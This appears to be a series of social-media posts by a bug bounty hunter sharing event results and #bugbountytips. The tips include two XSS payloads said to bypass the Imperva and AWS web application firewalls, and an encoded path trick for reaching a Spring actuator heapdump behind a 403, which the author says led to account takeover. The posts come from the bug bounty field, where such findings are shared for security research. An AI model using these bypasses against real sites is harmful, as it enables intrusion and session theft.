
Muito feliz de terminar o evento do Meli em 2/3º lugar, com 19 bounties e uma disputa insana até o final.
Dessa vez tive também a oportunidade de fazer uma collab com o @gilsgil_ foi muito bom trabalhar junto e compartilhar ideias durante o evento.
@Hacker0x01
@_zwink My bug that you commented on today used the same type of technique. I had to unravel a few more things, but finally got it! Your videos and posts have been incredibly helpful and inspiring. Thanks!
I've bypassed Imperva WAF using the following payload:
%22){};%20var%20a%20=%20String.fromCharCode(97,%20108,%20101,%20114,%20116);%20window[a](%22XSS%20by%20gilsgil64%22);%20if%20(1==1)//
Remember, always pay attention in the context!
#bugbountytips#bugbountytip#bugbounty
If you find a Spring actuator returning 403, try some encoding bypasses like this one:
target[.]com/actuator;..%2f..%2f/headump
I've found a heapdump which lead me to a critical account take over, after reading it's content and finding sessions IDs.
#bugbounty
I was able to bypass AWS WAF with this simple XSS payload:
somevalue" auto<>focus on<>focus=ale<>rt(document.domain)/
#bugbountytips#bugbountytip